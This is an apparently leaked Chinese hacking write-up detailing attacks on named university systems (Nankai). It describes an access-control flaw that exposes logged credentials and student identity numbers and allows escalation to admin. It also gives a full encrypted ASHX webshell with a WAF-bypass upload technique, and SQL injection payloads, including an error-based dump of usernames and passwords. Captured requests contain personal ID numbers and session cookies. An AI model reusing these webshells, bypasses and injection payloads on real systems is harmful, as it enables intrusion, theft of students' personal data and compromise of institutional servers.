

月球出事，知识星球以后由我更新 没收一分钱勿喷 只是他出事的时候给我交代让我帮忙更新点，有些是库存历史洞了

漏洞点 1：越权


url:https://xxxx.xxxxx.edu.cn

某开大学证书站 (同系统不同站 思路一样)

通过 superadmin 账号登录获取日志接口信息

password 替换成

ecfe6335568d9aa8fxxxxxxxxd92bca




日志接口获取所有登录过的账号和密码

post /sys/log/loadLogLoginAndOutList

rows=10&page=2&order=asc&remote_ip=&username=&startTime=&endTime=

me=



拿获取的学生账号登录

15xxxxxx

3a453xxxxxxxxxxxxx1eef6d9

接口获取学生个人信息，身份证+姓名+学号


/gradms/base/infoStutrainInfo/loadInfoStutrainInfoList?state=1

GET 改为 POST 传输

rows=10&page=1&order=asc&orgCode=&majorUniqueld=&grade=&perNu

m=&perName=


page 是页数



POST /auth/switchPosition

positionId=1

直接成为管理员



漏洞点 2：文件上传 GetShell

漏洞点 1：


网站存在一处上传

WAF 是安全狗的 头像处


先上传一个 11.jpg 的文件，然后抓包的时候改成 11.html.ashx

然后记住 104DCCCA002D5F067BFD970D2CF37410 这样就绕过检测

直接上传 11.ashx 会 waf 拦截



然后继续吧得到的 Ticket 替换之前成 11.html.ashx 的
然后插入免杀一句话，11.jpg 改成 11.html.ashx 并且替换 ticket 改成
104DCCCA002D5F067BFD970D2CF37410



WAF 检测文件名和内容

这里用到两个脚本一个是 ashx 免杀马

一个是生成文件的马，都能绕过安全狗检测

ashx 马：

```
<%@ Language="C#" Class="Handler1" %>
```

```

public class Handler1 :
System.Web.IHttpHandler, System.Web.SessionState.IRequiresSessionState
{
    public void ProcessRequest (System.Web.HttpContext Context) { try{string key
    = "202cb962ac59075b";string pass = "123";string md5 =
    System.BitConverter.ToString(new
    System.Security.Cryptography.MD5CryptoServiceProvider().ComputeHash(Syst
    em.Text.Encoding.Default.GetBytes(pass + key))).Replace("-", "");byte[]
    data = System.Convert.FromBase64String(Context.Request[pass]);data = new
    System.Security.Cryptography.RijndaelManaged().CreateDecryptor(System.Te
    xt.Encoding.Default.GetBytes(key),
    System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(data, 0,
    data.Length);if (Context.Session["payload"] ==
    null){ Context.Session["payload"] =
    (System.Reflection.Assembly)typeof(System.Reflection.Assembly).GetMethod
    ("Load", new System.Type[] { typeof(byte[]) }).Invoke(null, new object[]
    { data }); ; }else{ object o =
    ((System.Reflection.Assembly)Context.Session["payload"]).CreateInstance(
    "LY"); o.Equals(Context); o.Equals(data); byte[] r =
    System.Convert.FromBase64String(o.ToString());
    Context.Response.Write(md5.Substring(0, 16));
    Context.Response.Write(System.Convert.ToBase64String(new
    System.Security.Cryptography.RijndaelManaged().CreateEncryptor(System.Te
    xt.Encoding.Default.GetBytes(key),
    System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(r, 0,
    r.Length)));
    Context.Response.Write(md5.Substring(16));}}catch (System.Exception){} }
    public bool IsReusable { get { return false; } } }

```

ashx 生成马:


```

<%@ WebHandler Language="C#" Class="Handler" %>
using System;
using System.Web;
using System.IO;
public class Handler : IHttpHandler {
    public void ProcessRequest (HttpContext context)
    { context.Response.ContentType = "text/plain"; //您(願

```

目录遍历（全局都是遍历）

可以看到解析了并且内容也出来了



漏洞 2

账号注册随意 一般都有头像上传或者申请要上传证件照什么的

南开大学中外合作办学报名申请

报考专业: 国际经贸关系	专科毕业院校: 专升本需填写
姓名:	专科毕业专业:
英文姓:	专科毕业时间:
英文名:	工作单位:
性别: 男	单位性质: 根据自己单位性质填写, 如民营企业、国有企业、合资企业等
身份证号:	职务职称:
出生日期:	工作单位地址:
出生地: 身份证与户口本一致	电子邮箱:
政治面貌:	联系电话:
英语水平: 一般	通讯地址:
学历:	上传照片 (一寸免冠) 上传图片
学位:	

TargetProxySpiderScannerIntruderRepeaterSequencerDecoderComparatorExtenderProject optionsUser optionsAlertsFastjson scan

123456789...

GoCancel<>

Request

RawParamsHeadersHex

POST /register/upload_headimg HTTP/1.1
Host: j...ankai.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/...
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: ht...ankai.edu.cn/
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----418948007742932519172503181173
Content-Length: 347
Origin: ht...ankai.edu.cn
Connection: close
Cookie: UM_distinctid=177abca35177e-057...0009f48-4c3f217f-144000-177abca35186c4;
ci_session=907cu3m8ijf6d9pouob1bc...b
-----418948007742932519172503181173
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg
1
-----418948007742932519172503181173
Content-Disposition: form-data; name="id_no"
130682199601106917
-----418948007742932519172503181173--

Response

RawHeadersHex

HTTP/1.1 200 OK
Date: Tue, 20 Apr 2023 08:52:00 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: ci_session=907cu3m8ijf6d9pouob1bc...038b; path=/; HttpOnly
X-Content-Type-Options: nosniff
X-Download-Options: noopen
Referrer-Policy: origin
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' *wx.qq.com; img-src 'self' * data:; style-src 'self' 'unsafe-inline'; font-src 'self' data:;
X-Frame-Options: SAMEORIGIN
X-Protected-By: NK50C
Content-Length: 100

{"state":0,"headimgurl":"VpublicVuploadsVregistersV130682199601106917V1.jpg","headimg":"1.jpg"}

? < + > Type a search term 0 matches

Done

794 bytes | 60 millis

如果上传 php-waf 的话拦截

Request

RawParamsHeadersHex

POST /register/upload_headimg HTTP/1.1
Host: j...ankai.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: ht...ankai.edu.cn/
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----418948007742932519172503181173
Content-Length: 347
Origin: ht...ankai.edu.cn
Connection: close
Cookie: UM_distinctid=177abca3517...4c3f217f-144000-177abca35186c4;
ci_session=907cu3m8ijf6d9pouob1bc...08038b
-----418948007742932519172503181173
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg
1
-----418948007742932519172503181173
Content-Disposition: form-data; name="id_no"
130682199601106917
-----418948007742932519172503181173--

Response


RawHeadersHexHTMLRender

56QvqmAbJelb2BxUHX0kbtQIUS9x2Z/G0fuAk8mTL2nlaGFM2vdmMbr+4pIcfcYV07bwz4EFwkPS
97yYdHbE7dDQwT262E2bPynS2TkXPxtKlqRcmWICSXW9DNC8IOA4a0FInrWu+APx5Gkc3VO
FgIVuzv3Dq19HicQ...jzzXasvEz9BLibmVdlrTusnNa0n1WQw69ZpIWleqJL98AXmkSbC3wD
vTOPOGwpFbthdH9K...JzZMyw0hea0CFE/edmTtG5wJ0A9wF3NjQU
d9nv6Q0jsVsNSaMcB3mZ5MvZryfYpEak+8r3jaNLYDckHLQ39pPYpu033M0aElaR5ekcbRXr
aERDAMjOKNIGkndksaHhPrlYwPkq2SuMkDAvBk4E+A02ONW8A/gn4ZBpHt+qsN/NNkyJcb9CE
bawsMFCV5WIZoIMLc7wLzLsJPlx9AHgDGBZh7KAAeB98IUYz2k3ayzkyT81vaCkWoJL0loTx
JixDNFZibg8FRYk2THkKxNeaB8Sn0FYw6cPA98nH/g5BtdtB9CutiBjKkR4KLnEkY3oWkRR00K
EwArA9gPJsNAs8EmmVng8FVjHdH2AT8GtgS+C1w#Cello0poTEpbnCImkRQswmMfcB/ZY/
VWJZBpwEPAU4YdonAa4DvImfk4CVMxR7nxWS08mzdN4JBMCI0z4/AW5O4+HZAozKQuNSGUQra
dkH5lSst1DUL6cLzdBKxU8cBF/hFkWKy3aamQMIBIypcDn6BjwLIYSou7hsQMufcR9IwXnz5GOC
CGEaAlbCXuDtToxTt7DvgoSlqEEIDRFgLCvSUiHmZglky3ZhuUtahBBCNKDXYC0aLlgaCJhuE0U
MOFV0iKEEELkdMiHjaU+YBtEMNWBELrkjSloQooqmMAnvsQ1fzpiVIVJ7VYQtQgghRE7HPnTX
2lewmJ8Jp6QuaSFqEEEEKuR/E6+1H6jK3KzEB05wgSYsQghxkDHJyMy9y0rkHhYhBfmmZelB
3GhIDERuDYFZbSvqEEELQ2ngYCDRurf+zJuv+aqEL+9H7x1UOG8MtCrcQqiyKdnlwvjqR7R7
TrqsaRGLCTDXRMgHumRyctLRtBNU12KQghAVNMHscadCkwlI dhRetYkm77s1OV86+6Fi
EEGLhdMh7kEanSUzbSkz8v8Ht+ELZRxKynjYHh+z6fAEu7Y9cBHQanAAAAEIFTkSuQmCC"
alt="拦截"><p class="desc">您的访问请求可能对网站造成安全威胁，请求已被阻断。</p><p
class="timestamp" id="time"></p><div class="footer"></div></div></div><script
type="text/javascript">(function(e){function t(e){if(!e)return n[e].exports;var
o=n[e]={exports:{},id:e,loaded:!1};return
t.call(o.exports,o.exports,e).loaded=!0,o.exports}var
n={};e.m=t,e.c=n,e.p="",e(0)})(function(t,e,n){n(1);var r=function(){function t(){return
t<10?"0"+t:t}var e=new Date;return
e.getFullYear()+"-"+(e.getMonth()+1)+"-"+(e.getDate()+1)
+" "+(e.getHours()+1)+"-"+(e.getMinutes()+1)};document.getElementById("time").innerHTML="拦截
时间: "+r(),function(t,e){}}</script>
</body></html><!-- event_id: 950197125cb047859b370d577b3d5d9e -->
<!-- event_id: 60bbae4123314966b40651bb3dfe397b -->

? < + > Type a search term 0 matches

Done

45,093 bytes | 107 millis



Content-Disposition: form-data; name="file"; filename="1.html

Content-Disposition: filename="."

双写 Content-Disposition 拼接绕过

判断第一个 filename 获取不到闭合换下行组合白名单闭合绕过

漏洞点 3: SQL 注入两处 Bypass

注入点

/apps/MyVideo/TeacherSchool/MyStudent.aspx

注入绕过

11'+//AND+//((//SELECT//+2868+//FROM//+(//SELECT//(SLEEP(2)))pcFy)+//AND//+'

Target: https://webvpn.nankai.edu.cn

Request

Raw Params Headers Hex ViewState

POST /http/77726476706e69737468656265737421f2e30f92263e635177468ca88d1b203b/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=)%20and%20(select%20%20from%20(select%20count(),concat((select%20(select%20(select%20concat(username,0x27,password)%20from%20cdb_members%20limit%201)%20)%20from%20information_schema.tables%20limit%200,1),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Server: none
Date: Mon, 01 Nov 2021 10:10:10 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Access-Control-Allow-Origin: *
Cache-Control: private
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
X-Powered-By: WAF/2.0
X-UA-Compatible: IE=edge,chrome=1
Content-Length: 19880

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
<head id="Head1"><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><title>无标题页</title>

<script>
var __vpn_hostname_data = 'nankai.edu.cn';
var __vpn_protocol_data = 'https';
var __vpn_protocol_host = 'https://nankai.edu.cn';
var __vpn_app_hostname_data = '77726476706e69737468656265737421f2e30f92263e635177468ca88d1b203b';
var __vpn_app_protocol_data = 'http';
var __vpn_app_port_data = '80';
var __vpn_js_file = '/wengine/vpn/js/main.js?ver=20210106.20';
var __vpn_worker_mode = 2;
var __vpn_host_crvnt = true;

https://xxxx.nankai.edu.cn/http/77726476706e69737468656265737421f2e30f92263e635177468ca88d1b203b/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=)%20and%20(select%20%20from%20(select%20count(),concat((select%20(select%20(select%20concat(username,0x27,password)%20from%20cdb_members%20limit%201)%20)%20from%20information_schema.tables%20limit%200,1),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23

Discuz! info: MySQL Query Error

Time: 0.0001s

Script: /faq.php

SQL: SELECT * FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid=a.admingid WHERE u.groupid IN ('7','\') and (select 1 from (select count(*) concat((select (select concat(username,0x27,password) from [Table]members limit 1)) from 'information_schema'.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)#)

Error: Duplicate entry 'admin' for key 'group_key'

Errno.: 1062

到 http://faq.comsenz.com 搜索此错误的解决方案

成功注入出数据